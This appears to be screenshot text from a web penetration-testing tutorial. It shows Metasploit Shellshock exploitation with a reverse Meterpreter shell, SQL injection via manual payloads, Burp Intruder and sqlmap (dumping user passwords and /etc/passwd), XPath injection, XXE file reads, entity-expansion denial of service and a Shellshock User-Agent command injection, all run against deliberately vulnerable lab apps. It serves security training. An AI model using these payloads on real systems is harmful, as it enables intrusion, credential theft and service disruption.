   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST           10.7.7.5         yes       The target address
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI       /cgi-bin/status  yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host
```

```
msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.7.7.4:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (826872 bytes) to 10.7.7.5
[*] Meterpreter session 2 opened (10.7.7.4:4444 -> 10.7.7.5:35130) at 20

meterpreter > sysinfo
Computer     : 10.7.7.5
OS           :  (Linux 3.14.1-pentesterlab)
Architecture : i686
Meterpreter  : x86/linux
meterpreter > shell
Process 1355 created.
Channel 1 created.
whoami
pentesterlab
uname -a
Linux vulnerable 3.14.1-pentesterlab #1 SMP Sun Jul 6 09:16:00 EST 2014
```



Vulnerability: SQL Injection
User ID:
Submit
ID: 2
First name: Gordon
Surname: Brown



10.7.7.5/dvwa/vulnerabilities/sqli/?id='&Submit=Submit#
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Getting Started
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''''' at line 1



Vulnerability: SQL Injection
User ID:
Submit
ID: 2' and '1'='1
First name: Gordon
Surname: Brown



10.7.7.5/dvwa/vulnerabilities/sqli/?id=2'+and+'1'%3D'2&Submit=Submit#
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
DVWA
Home
Instructions
Setup
Brute Force
Vulnerability: SQL Injection
User ID:
Submit



10.7.7.5/dvwa/vulnerabilities/sqli/?id=2'+order+by+3+--+'&Submit=Submit#
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Unknown column '3' in 'order clause'



Vulnerability: SQL Injection
User ID:
Submit
ID: 2' union select 1,2 -- '
First name: Gordon
Surname: Brown
ID: 2' union select 1,2 -- '
First name: 1
Surname: 2


Vulnerability: SQL Injection
User ID:
Submit
ID: 2' union select database(),user() -- '
First name: Gordon
Surname: Brown
ID: 2' union select database(),user() -- '
First name: dvwa
Surname: dvwa@localhost



Vulnerability: SQL Injection
User ID:
Submit
ID: 2' union SELECT schema_name,2 FROM information_schema.schemata -- '
First name: Gordon
Surname: Brown
ID: 2' union SELECT schema_name,2 FROM information_schema.schemata -- '
First name: information_schema
Surname: 2
ID: 2' union SELECT schema_name,2 FROM information_schema.schemata -- '
First name: dvwa
Surname: 2



Vulnerability: SQL Injection
User ID:
Submit
ID: 2' union SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: Gordon
Surname: Brown
ID: 2' union SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: guestbook
Surname: 2
ID: 2' union SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' -- '
First name: users
Surname: 2



5/dvwa/vulnerabilities/sqli_blind/?id=1'+and+'1'%3D'2&Submit=Submit#
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
DVWA
Home
Instructions
Setup
Brute Force
Vulnerability: SQL Injection (Blind)
User ID:
Submit


Vulnerability: SQL Injection (Blind)
User ID:
Submit
ID: 1' and database()='dvwa
First name: admin
Surname: admin



Payload Positions
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
GET /dvwa/vulnerabilities/sqli_blind/?id=1'+and+database()like'§a§%25&Submit=Submit HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/dvwa/vulnerabilities/sqli_blind/?id=1%27%27&Submit=Submit
Cookie: security=low; PHPSESSID=nctnb4t0oumnnb8q0ct9f5cau1
Connection: close
Upgrade-Insecure-Requests: 1


Target
Positions
Payloads
Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 36
Payload type: Simple list
Request count: 36
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
a
b
c
d
e
f
g
h
i
Add


Grep - Match
These settings can be used to flag result items containing specified expressions.
Flag result items with responses matching these expressions:
Paste
Load ...
Remove
Clear
First name
Add
First name
Match type:
Simple string
Regex
Case sensitive match
Exclude HTTP headers



Intruder attack 1
Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length First name Comment
0 200 5290
1 a 200 5290
2 b 200 5290
3 c 200 5290
4 d 200 5368
5 e 200 5290
6 f 200 5290
7 g 200 5290
8 h 200 5290
9 i 200 5290
10 j 200 5290
11 k 200 5290
12 l 200 5290


GET /dvwa/vulnerabilities/sqli_blind/?id=1'+and+database()like'd§a§%25&Submit=Submit HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/dvwa/vulnerabilities/sqli_blind/?id=1%27%27&Submit=Submit
Cookie: security=low; PHPSESSID=nctnb4t0oumnnb8q0ct9f5cau1
Connection: close
Upgrade-Insecure-Requests: 1


Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeout Length First name Comment
20 t 200 5290
21 u 200 5290
22 v 200 5369
23 w 200 5290
24 x 200 5290
25 y 200 5290
26 z 200 5290
27 1 200 5290

```
############ HTTP REQUEST ############

--httprequest_start--
POST http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.1.70
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.70/mutillidae/index.php?page=view-someones-blog.php
Cookie: showhints=0; PHPSESSID=hba9jthgbslqkq70j5e8el2611; acopendivids=swingset,jotto,phpbb2
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

author=bobby';__SQL2INJECT__ &view-someones-blog-php-submit-button=View+Blog+Entries
--httprequest_end--

# Local host: your IP address (for backscan and revshell modes)
lhost = 192.168.1.69

# Interface to sniff when in backscan mode
device = eth0
```

```
root@kali-1:/home# sqlninja
Sqlninja rel. 0.2.6-r1
Copyright (C) 2006-2011 icesurfer <r00t@northernfortress.net>
Usage: /usr/bin/sqlninja
        -m <mode> : Required. Available modes are:
            t/test - test whether the injection is working
            f/fingerprint - fingerprint user, xp_cmdshell and more
            b/bruteforce - bruteforce sa account
            e/escalation - add user to sysadmin server role
            x/resurrectxp - try to recreate xp_cmdshell
            u/upload - upload a .scr file
            s/dirshell - start a direct shell
            k/backscan - look for an open outbound port
            r/revshell - start a reverse shell
            d/dnstunnel - attempt a dns tunneled shell
            i/icmpshell - start a reverse ICMP shell
            c/sqlcmd - issue a 'blind' OS command
            m/metasploit - wrapper to Metasploit stagers
```




```
root@kali:~# sqlmap -u "http://10.7.7.5/mutillidae/index.php?page=user-info.php&username=admin
&password=admin&user-info-php-submit-button=View+Account+Details" -p username --schema
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```


```
root@kali:~/WebPentest# cat bodgeit_login.txt
POST http://10.7.7.5/bodgeit/login.jsp HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://10.7.7.5/bodgeit/login.jsp
Cookie: security_level=0; JSESSIONID=5CFA79D293718053B95752E719C507CF; acopendivids=swingset,jotto,
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 21
Host: 10.7.7.5
```


```
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: username=-3658') OR 7354=7354-- HlCM&password=23

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: username=23') UNION ALL SELECT NULL,CHAR(113)||CHAR(122)||CHAR(106)||CHAR(112)|
|CHAR(113)||CHAR(98)||CHAR(84)||CHAR(104)||CHAR(119)||CHAR(83)||CHAR(110)||CHAR(105)||CHAR(8
4)||CHAR(107)||CHAR(82)||CHAR(70)||CHAR(99)||CHAR(84)||CHAR(75)||CHAR(88)||CHAR(111)||CHAR(1
19)||CHAR(99)||CHAR(90)||CHAR(109)||CHAR(117)||CHAR(115)||CHAR(111)||CHAR(111)||CHAR(122)||C
HAR(120)||CHAR(75)||CHAR(101)||CHAR(117)||CHAR(108)||CHAR(97)||CHAR(75)||CHAR(115)||CHAR(77)
||CHAR(88)||CHAR(84)||CHAR(65)||CHAR(112)||CHAR(115)||CHAR(66)||CHAR(113)||CHAR(113)||CHAR(1
20)||CHAR(120)||CHAR(113),NULL,NULL,NULL FROM INFORMATION_SCHEMA.SYSTEM_USERS-- Diyp&passwor
d=23
---
[00:18:08] [INFO] the back-end DBMS is HSQLDB
back-end DBMS: HSQLDB 1.7.2
[00:18:08] [INFO] fetching current user
[00:18:08] [WARNING] reflective value(s) found and filtering out
current user:    'SA'
current schema (equivalent to database on HSQLDB):    'PUBLIC'
[00:18:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.7.7.5'

[*] shutting down at 00:18:08
```


```
[02:35:44] [INFO] the back-end DBMS is HSQLDB
web application technology: JSP
back-end DBMS: HSQLDB 1.7.2
[02:35:44] [INFO] fetching tables for database: 'PUBLIC'
[02:35:44] [WARNING] reflective value(s) found and filtering out
[02:35:44] [INFO] used SQL query returns 53 entries
[02:35:45] [INFO] retrieved: SCORE
[02:35:45] [INFO] retrieved: USERS
[02:35:45] [INFO] retrieved: PRODUCTS
[02:35:45] [INFO] retrieved: PRODUCTTYPES
[02:35:45] [INFO] retrieved: COMMENTS
[02:35:45] [INFO] retrieved: F0ECFB32E56D3845F140E5C81A81363CE61D9D50
[02:35:45] [INFO] retrieved: BASKETCONTENTS
[02:35:45] [INFO] retrieved: BASKETS
Database: PUBLIC
[8 tables]
+----------------------------------------+
| BASKETCONTENTS                         |
| BASKETS                                |
| COMMENTS                               |
| F0ECFB32E56D3845F140E5C81A81363CE61D9D50 |
| PRODUCTS                               |
| PRODUCTTYPES                           |
| SCORE                                  |
| USERS                                  |
+----------------------------------------+
```


```
---
[01:13:09] [INFO] the back-end DBMS is HSQLDB
web application technology: JSP
back-end DBMS: HSQLDB 1.7.2
[01:13:09] [INFO] fetching columns for table 'USERS' in database 'PUBLIC'
[01:13:09] [INFO] used SQL query returns 5 entries
[01:13:09] [INFO] resumed: "CURRENTBASKETID","INTEGER"
[01:13:09] [INFO] resumed: "NAME","VARCHAR"
[01:13:09] [INFO] resumed: "PASSWORD","VARCHAR"
[01:13:09] [INFO] resumed: "TYPE","VARCHAR"
[01:13:09] [INFO] resumed: "USERID","INTEGER"
[01:13:09] [INFO] fetching entries for table 'USERS' in database 'PUBLIC'
[01:13:09] [INFO] used SQL query returns 3 entries
[01:13:09] [INFO] resumed: " ","admin@thebodgeitstore.com","IRp^[Q[=BDNW;","ADMIN","2"
[01:13:09] [INFO] resumed: " ","user1@thebodgeitstore.com","G3M\\uE=5L7C_[","USER","1"
[01:13:09] [INFO] resumed: "1","test@thebodgeitstore.com","password","USER","3"
Database: PUBLIC
Table: USERS
[3 entries]
+--------+-----------------+-------+--------------------------+----------------+
| USERID | CURRENTBASKETID | TYPE  | NAME                     | PASSWORD       |
+--------+-----------------+-------+--------------------------+----------------+
| 2      | NULL            | ADMIN | admin@thebodgeitstore.com | IRp^[Q[=BDNW;  |
| 1      | NULL            | USER  | user1@thebodgeitstore.com | G3M\\uE=5L7C_[ |
| 3      | 1               | USER  | test@thebodgeitstore.com  | password       |
+--------+-----------------+-------+--------------------------+----------------+

[01:13:09] [INFO] table 'PUBLIC.USERS' dumped to CSV file '/root/.sqlmap/output/10.7.7.5/dum
p/PUBLIC/USERS.csv'
[01:13:09] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.7.7.5'

[*] shutting down at 01:13:09
```


```
---
[01:28:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[01:28:03] [INFO] fingerprinting the back-end DBMS operating system
[01:28:03] [INFO] the back-end DBMS operating system is Linux
[01:28:03] [INFO] fetching file: '/etc/passwd'
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end
 DBMS file system? [Y/n]
[01:28:25] [WARNING] reflective value(s) found and filtering out
[01:28:25] [INFO] the local file '/root/.sqlmap/output/10.7.7.5/files/_etc_passwd' and the remote file '/etc/p
asswd' have the same size (1470 B)
files saved to [1]:
[*] /root/.sqlmap/output/10.7.7.5/files/_etc_passwd (same file)

[01:28:25] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.7.7.5'

[*] shutting down at 01:28:25

root@kali:~/WebPentest# cat /root/.sqlmap/output/10.7.7.5/files/_etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```



10.7.7.5/bWAPP/xmli_2.php?genre=action&action=search
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
an extremely buggy web app !
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
/ XML/XPath Injection (Search) /
Search movies by genre:
Action
Search
#
Movie
1
The Matrix
2
Resident Evil



Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Wsdler
Go
Cancel
Target: http://10.7.7.5
Request
Raw
Params
Headers
Hex
GET /bWAPP/xmli_2.php?genre=action'&action=search
HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://10.7.7.5/bWAPP/xmli_2.php?genre=action&action=sea
rch
Cookie: PHPSESSID=q8j4hcjtcffmge0oenphrns9i1;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867;
security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw
Headers
Hex
HTML
Render
<tr height="40" bgcolor="#ffb717"
align="center">
<td width="10">#</td>
<td width="200">Movie</td>
</tr>
Warning: SimpleXMLElement::xpath(): Invalid expression
in /owaspbwa/bwapp-git/bWAPP/xmli_2.php on line 158
Warning: SimpleXMLElement::xpath(): xmlXPathEval:
evaluation failed in
/owaspbwa/bwapp-git/bWAPP/xmli_2.php on line 158
<tr height="40">
<td colspan="5" width="210">No movies were
found!</td>



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options
1 ...
Go Cancel
Request
Raw Params Headers Hex
GET /bWAPP/xmli_2.php?genre=act&action=search HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xmli_2.php
Cookie: security_level=0; PHPSESSID=vl0a2pvcdfodr07q0st85ncei0; JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw Headers Hex HTML Render
<td align="center">1</td>
<td>The Matrix</td>
</tr>
<tr height="40">
<td align="center">2</td>
<td>Resident Evil</td>
</tr>
<tr height="40">
<td align="center">3</td>
<td>Thor</td>



Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://10.7.7.5
Request
Raw Params Headers Hex
GET /bWAPP/xmli_2.php?genre=')]/*|//*[contains('1','1&action=search HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xmli_2.php
Cookie: security_level=0; PHPSESSID=vl0a2pvcdfodr07q0st85ncei0; JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close
Upgrade-Insecure-Requests: 1
Type a search term
0 matches
Response
Raw Headers Hex HTML Render
25 5
26 johnny
27 m3ph1st0ph3l3s
28 I'm the Ghost Rider!
29 Ghost Rider
30 action sci-fi
31 6
Done
16,478 bytes | 3 millis


root@kali:~# xcat -m GET -c "PHPSESSID=kbh3orjn6b2gpimethf0ucq241;JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867;
security_level=0" http://10.7.7.5/bWAPP/xmli_2.php genre genre=horror action=search -t ">1<"
Detecting injection points...
function call - last string parameter - single quote
- Example: /lib/something[function(?)]
Detecting Features...
- xpath-2 - False
- xpath-3 - False
- normalize-space - True
- substring-search - True
- codepoint-search - False
- environment-variables - False
- document-uri - False
- current-datetime - False
- unparsed-text - False
- doc-function - False
- linux - False
- expath-file - False
- saxon - False
- oob-http - False
- oob-entity-injection - False
<heroes>
<hero>
<id>
1
</id>
<login>
neo
</login>
<password>
trinity
</password>
<secret>
Oh why didn?t I took that BLACK pill?
</secret>
<movie>
The Matrix
</movie>
<genre>


#
Host
Method
URL
Params
Edited
Status
45
http://10.7.7.5
POST
/bWAPP/xxe-2.php
200
Request
Response
Raw
Params
Headers
Hex
XML
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 59
Cookie: security_level=0; PHPSESSID=vl0a2pvcdfodr07q0st85ncei0; JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close
<reset><login>bee</login><secret>Any bugs?</secret></reset>


Target
Proxy
Spider
Scanner
Intruder
Repeater
1
2
3
...
Go
Cancel
Target: http://10.7.7.5
Request
Raw
Params
Headers
Hex
XML
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 124
Cookie: security_level=0;
PHPSESSID=vl0a2pvcdfodr07q0st85ncei0;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close
<!DOCTYPE test [<!ENTITY internal-entity
"boss">]>
<reset><login>&internal-entity;</login><secret>Any
bugs?</secret></reset>
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Date: Wed, 08 Nov 2017 14:12:55 GMT
Server: Apache/2.2.14 (Ubuntu)
mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 29
Connection: close
Content-Type: text/html
boss's secret has been reset!


Request
Raw
Params
Headers
Hex
XML
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:52.0) Gecko/20100101 Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 121
Cookie: security_level=0;
PHPSESSID=vl0a2pvcdfodr07q0st85ncei0;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close
<!DOCTYPE test [<!ENTITY xxe SYSTEM
"file:///etc/passwd">]>
<reset><login>&xxe;</login><secret>Any
bugs?</secret></reset>
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Date: Wed, 08 Nov 2017 14:18:46 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1495
Connection: close
Content-Type: text/html
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh



Request

Raw | Params | Headers | Hex | XML

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 396
Cookie: security_level=0; PHPSESSID=vl0a2pvcdfodr07q0st85ncei0;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close

<!DOCTYPE test [
<!ENTITY entity0 "Level0-">
<!ENTITY entity1 "Level1-&entity0;">
<!ENTITY entity2 "Level2-&entity1;&entity1;">
<!ENTITY entity3 "Level3-&entity2;&entity2;&entity2;">
<!ENTITY entity4 "Level4-&entity3;&entity3;&entity3;&entity3;">
<!ENTITY entity5 "Level5-&entity4;&entity4;&entity4;&entity4;&entity4;">
]>
<reset><login>&entity0;</login><secret>Any bugs?</secret></reset>
```

? < + > Type a search term 0 matches


Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Date: Wed, 08 Nov 2017 14:51:39 GMT
Server: Apache/2.2.14 (Ubuntu)
mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 32
Connection: close
Content-Type: text/html

Level0-'s secret has been reset!
```

? < + > Level6 0 matches

Done 567 bytes 6 millis



Request

Raw | Params | Headers | Hex | XML

```
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/bWAPP/xxe-1.php
Content-Type: text/xml; charset=UTF-8
Content-Length: 396
Cookie: security_level=0; PHPSESSID=vl0a2pvcdfodr07q0st85ncei0;
JSESSIONID=9D7765D7D1F2A9FCCC5D972A043F9867
Connection: close

<!DOCTYPE test [
<!ENTITY entity0 "Level0-">
<!ENTITY entity1 "Level1-&entity0;">
<!ENTITY entity2 "Level2-&entity1;&entity1;">
<!ENTITY entity3 "Level3-&entity2;&entity2;&entity2;">
<!ENTITY entity4 "Level4-&entity3;&entity3;&entity3;&entity3;">
<!ENTITY entity5 "Level5-&entity4;&entity4;&entity4;&entity4;&entity4;">
]>
<reset><login>&entity5;</login><secret>Any bugs?</secret></reset>
```

? < + > Type a search term 0 matches


Response


Raw | Headers | Hex


```
HTTP/1.1 200 OK
Date: Wed, 08 Nov 2017 14:59:50 GMT
Server: Apache/2.2.14 (Ubuntu)
mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 2307
Connection: close
Content-Type: text/html

Level5-Level4-Level3-Level2-Level1-Leve
l0-Level1-Level0-Level2-Level1-Level0-L
evel1-Level0-Level2-Level1-Level0-Leve
```

? < + > arch term 0 matches


Done 2,844 bytes 2 millis



10.0.2.2:3001/admin
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Admin Access
username
admin
password
Submit Query



Request
Raw
Params
Headers
Hex
GET /cgi-bin/status HTTP/1.1
Host: 10.7.7.5
User-Agent: () { :; }; /bin/bash -c "ping -c 4 10.7.7.4"
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/
X-Requested-With: XMLHttpRequest
Cookie: security_level=0;
PHPSESSID=r37gvjlfd4qc3n85fkfduji7n7;
JSESSIONID=0F2C47AB110FB9EFA24E4EB4A30817D1;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; tz_offset=39600;
Server=b3dhc3Bid2E=;
_railsgoat_session=BAh7B0kiD3Nlc3Npb25faWQGOgZFRkkiJTJiZmIyN2RjNWM5NzRlOGZkZDAyZWEzMzY2MDJlZTQ4BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMThZMmw0TndiWUd3V0dhQXFlNFdiWWM0TThRajdnWHU3OUNWWm85Ump5VUk9BjsARg%3D%3D--908c4dbc55ff1d4eda1cda4de55f1a6f0f266324
Connection: close
Cache-Control: max-age=0
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Date: Thu, 09 Nov 2017 01:59:40 GMT
Server: Apache/2.2.21 (Unix) DAV/2
PING 10.7.7.4 (10.7.7.4): 56 data bytes
64 bytes from 10.7.7.4: seq=0 ttl=64 time=0.284 ms,
seq=1 ttl=64 time=0.320 ms, seq=2 ttl=64 time=0.375
ms, seq=3 ttl=64 time=0.381 ms
Content-Length: 137
Connection: close
Content-Type: text/plain
--- 10.7.7.4 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet
loss
round-trip min/avg/max = 0.284/0.340/0.381 ms



Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
1
2
3
4
...
Go
Cancel
Target: http://10.0.2.2:3001
Request
Raw
Params
Headers
Hex
POST /admin HTTP/1.1
Host: 10.0.2.2:3001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8
Accept-Language: en-US,en;q=0.5
